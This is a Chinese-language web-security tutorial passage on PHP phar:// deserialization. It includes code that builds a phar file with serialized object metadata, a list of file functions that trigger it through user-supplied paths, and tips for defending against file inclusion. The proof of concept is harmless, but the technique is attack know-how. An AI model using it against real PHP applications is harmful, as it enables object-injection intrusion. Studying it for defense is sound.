
phar协议对象注入

Phar（PHP Archive）文件可以包含序列化格式的元数据，这个机制允许我们内建一些回调函数在Phar class中，在处理文件的时候同时，实现一些代码逻辑。

让我们创建一个Phar文件，并添加一个包含一些数据作为元数据的对象：

<?php // create new Phar $phar = new Phar('test.phar'); $phar->startBuffering(); $phar->addFromString('test.txt', 'text'); $phar->setStub(''); // add object of any class as meta data class AnyClass {} $object = new AnyClass; $object->data = 'rips'; $phar->setMetadata($object); $phar->stopBuffering(); ?>

我们新建的test.phar文件有以下内容。我们可以看到对象被存储为一个序列化的字符串。



如果现在通过phar://对我们现有的Phar文件执行文件操作，则其序列化元数据将被反序列化。这意味着我们在元数据中注入的对象被加载到应用程序的范围中。

如果此应用程序具有已命名的AnyClass类并且具有魔术方法destruct()或wakeup()定义，则会自动调用这些方法。这意味着我们可以在代码库中触发任何析构函数或wakeup方法。

class AnyClass { function __destruct() { echo $this->data; } } // output: rips include('phar://test.phar');

值得注意的是， 不仅限于include，任何文件相关的api都可以触发phar协议，例如fopen()、unlink()、stat()、fstat()、fseek()、rename()、opendir()、rmdir()、mkdir()、file_get_contents，例如：

<?php file_exists($_GET['file']); md5_file($_GET['file']); filemtime($_GET['file']); filesize($_GET['file']); glob('phar://some.phar/*'); new DirectoryIterator('glob://phar://some.phar/*'); ?>

对于旁路检测来说，相比于RASP，因为其无法拿到实际入侵中的攻击流量，导致其搜索空间会十分巨大。

Relevant Link：

1. https://www.php.net/manual/zh/phar.using.stream.php

2. https://www.freebuf.com/articles/web/182231.html

文件包含漏洞防御

- **allow_url_include和allow_url_fopen最小权限化**
- **设置open_basedir（open_basedir将php所能打开的文件限制在指定的目录树中）**
- **白名单限制包含文件，或者严格过滤 ./**
- **尽量不要使用动态包含，可以在需要包含的页面固定写好，如：include('head.php')。**

参考

- https://www.cnblogs.com/littlehann/p/3665062.html
- https://blog.csdn.net/qq_42181428/article/details/87090539
- https://www.jianshu.com/p/3514f0fd79f7